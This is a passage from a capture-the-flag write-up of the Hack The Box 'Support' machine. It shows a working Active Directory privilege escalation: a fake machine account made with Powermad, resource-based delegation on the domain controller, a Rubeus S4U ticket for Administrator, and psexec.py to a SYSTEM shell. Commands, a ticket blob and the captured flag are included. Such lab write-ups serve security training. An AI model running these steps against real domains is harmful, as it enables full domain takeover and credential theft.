
Since we have access to the support account, we straight away want to mark this account as being owned.



Looking further we can see that the **SHARED SUPPORT ACCOUNT** group has **GenericALL** access to the dc



Looking at this group we can see we are a direct member of it.



So the answer to this question is **GenericALL** and will also be our way in.

**Q9 A common attack with generic all on a computer object is to add a fake computer to the domain. What attribute on the domain sets how**

# many computer accounts a user is allowed to create in the domain?

After a quick google search we can see that the **ms-DS-MachineAccountQuota** is the attribute that sets how many computer accounts a user is allowed to create.

A default, regular user account with Domain Users membership is allowed to join ten computers to the domain. This is set by the **ms-DS-MachineAccountQuota** attribute. An Active Directory object is an entity that represents a resource that is present in the Active Directory domain. 19 Dec 2022

For the next steps to fully work , we first need to import a module known as Powermad, which can be found here: <https://github.com/Kevin-Robertson/Powermad>

```
*Evil-WinRM* PS C:\Temp> upload /home/ajsankari/Downloads/Powermad.ps1
Info: Uploading /home/ajsankari/Downloads/Powermad.ps1 to C:\Temp\Powermad.ps1
Data: 180768 bytes of 180768 bytes copied
Info: Upload successful!
```

Once I upload it to the temp location i run the following command:

**Import-Module .\Powermad.ps1**

**New-MachineAccount -MachineAccount FAKEADMIN -Password \$(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose**

```
*Evil-WinRM* PS C:\Temp> Import-Module .\Powermad.ps1
*Evil-WinRM* PS C:\Temp> New-MachineAccount -MachineAccount FAKEADMIN -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = FAKEADMIN$
Verbose: [+] Distinguished_Name = CN=FAKEADMIN,CN=Computers,DC=support,DC=htb
[+] Machine account FAKEADMIN added
```

The commands above will create a new Computer Object, Now to get the SID of the new computer.

**Get-DomainComputer FAKEADMIN**

```
*Evil-WinRM* PS C:\> Get-ADComputer -identity FAKEADMIN

DistinguishedName : CN=FAKEADMIN,CN=Computers,DC=support,DC=htb
DNSHostName       : FAKEADMIN.support.htb
Enabled           : True
Name              : FAKEADMIN
ObjectClass       : computer
ObjectGUID        : 289c28cf-38b0-4ffa-b67e-fa8716998e9c
SamAccountName    : FAKEADMIN$
SID               : S-1-5-21-1677581083-3380853377-188903654-5602
UserPrincipalName :
```

Now that the computer is created, I need to have be allowed to delegate to another account. We can do this with the following command:

### **Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKEADMIN\$**

- **Set-ADComputer** : A PowerShell cmdlet used to modify properties of an Active Directory computer object.
- **-Identity DC** : Specifies the computer object to modify, in this case, a computer named DC .
- **-PrincipalsAllowedToDelegateToAccount FAKEADMIN\$** : Grants the FAKEADMIN\$ computer account the right to be delegated by the specified DC computer account.

Then we can check if it worked correctly with the following command

### **Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount**

Which we can see is true below.

```
*Evil-WinRM* PS C:\> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKEADMIN$
*Evil-WinRM* PS C:\> Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName       : dc.support.htb
Enabled           : True
Name              : DC
ObjectClass       : computer
ObjectGUID        : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FAKEADMIN,CN=Computers,DC=support,DC=htb}
SamAccountName    : DC$
SID               : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName :
```

## Performing a S4U Attack

It is now time to perform the S4U attack which will allow us to obtain a Kerberos ticket on behalf of the Administrator.

I will be using Rubeus to perform this attack. First, we will need the hash of the password that was used to create the computer object.

I need to upload Rubeus.exe to the machine:

```
*Evil-WinRM* PS C:\Temp> upload /home/ajsankari/Downloads/Rubeus.exe

Info: Uploading /home/ajsankari/Downloads/Rubeus.exe to C:\Temp\Rubeus.exe

Data: 617128 bytes of 617128 bytes copied

Info: Upload successful!
```

[illegible]

Now we need to create a ticket for the admin.

```
./rubeus.exe s4u /user:FAKEADMIN$ /rc4:32ED87BDB5FDC5E9CBA88547376818D4  
/impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /ptt
```

- `./rubeus.exe` : This specifies the `Rubeus` executable file. The `./` denotes that it's being run from the current directory.
- `s4u` : This is the command within `Rubeus` for "Service for User" (S4U) tickets. S4U allows a service to request a Kerberos ticket on behalf of a user.
- `/user:FAKEADMIN$` : Specifies the user account to be used. The `$` at the end of `FAKEADMIN$` indicates it's a machine account, not a regular user account.
- `/rc4:32ED87BDB5FDC5E9CBA88547376818D4` : This provides the RC4 (Kerberos) hash for the specified user. It's used for authentication purposes
- `/impersonateuser:Administrator` : Specifies the user to impersonate. In this case, it is trying to obtain a ticket to impersonate the `Administrator` account.
- `/msdsspn:cifs/dc.support.htb` : Specifies the service principal name (SPN) for the service you're requesting a ticket for. In this case, it's for `cifs` on the `dc.support.htb`

domain controller.

- /ptt : This stands for "Pass the Ticket." It tells Rubeus to pass the obtained ticket to the current session, allowing the user to use it for further actions.

```
• +Evil-WinRM- PS C:\Temp> .\rubeus.exe s4u /user:FAKEADMIN$ /rc4:32ED87B05FDC5E9CBA88547376818D4 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /ptt
```

```
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':
```

```
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
MBYbBGNpZnMbDmRjLnN1cHBvcnQuaHRi
```

```
[+] Ticket successfully imported!
```

Now that we get the ticket I decode it from b64 into **admin.ticket** file

```
(root@ajsankari)-[/opt/microsoft]
# nano admin.txicket.b64

(root@ajsankari)-[/opt/microsoft]
# base64 -d admin.txicket.b64 > admin.ticket
```

I then use the ticketConverter.py impacket module to convert the ticket to adminticket.ccache

```
(root@ajsankari)-[/home/ajsankari/Desktop]
# python3 ticketConverter.py admin.ticket adminticket.ccache
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] converting kirbi to ccache ...
[+] done
```



need to export KRB5CCNAME so it equals our admin ticket

```
(root@ajsankari)-[/home/ajsankari/Desktop]
# export KRB5CCNAME=adminticket.ccache
```

Now using the psexec.py impacket module we can connect to the box again and gain root access.


```
(root@ajsankari)-[/home/ajsankari/Desktop]
# python3 psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file vHceemmw.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service TDHg on dc.support.htb.....
[*] Starting service TDHg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

And we now have root :)

```
C:\Users\Administrator\Desktop> type root.txt
3ff0a035956fe830cce71e5dd27c577c
```



## THINGS I LEARNT FROM THIS BOX:

- **SMB Shares:** Use `smbclient -L (IP) -p (PORT) -N` to list SMB shares and determine which shares are default or custom.
- **Non-Default Shares:** Identify shares like `support-tools` as custom shares, which are not default shares on Windows domain controllers.
- **Hidden Files:** `UserInfo.exe.zip` in the `support-tools` share contains a hidden tool. Extract and analyze files using tools like `mono` to run Windows executables on Linux.
- **LDAP Password:** The hardcoded password used in the `UserInfo.exe` binary can be extracted from LDAP bind requests.
- **LDAP Fields:** In LDAP data, fields like `info` might contain passwords or sensitive information.
- **WinRM for Shell Access:** Use tools like `crackmapexec` and `evil-winrm` to interact with WinRM services on port 5985 to gain a remote shell.

- **BloodHound Privileges:** Use `bloodhound-python` to enumerate privileges in Active Directory, revealing accounts with `GenericALL` access.
- **Machine Account Creation:** The `ms-DS-MachineAccountQuota` attribute controls the number of computer accounts a user can create in the domain. Tools like Powermad can help create new computer objects.
- **S4U Kerberos Attacks:** Use `Rubeus` for S4U attacks to obtain Kerberos tickets for impersonation. Pass the ticket using `/ptt` to elevate privileges.
- **Ticket Conversion:** Convert and use Kerberos tickets with Impacket modules like `ticketConverter.py` and `psexec.py` for root access.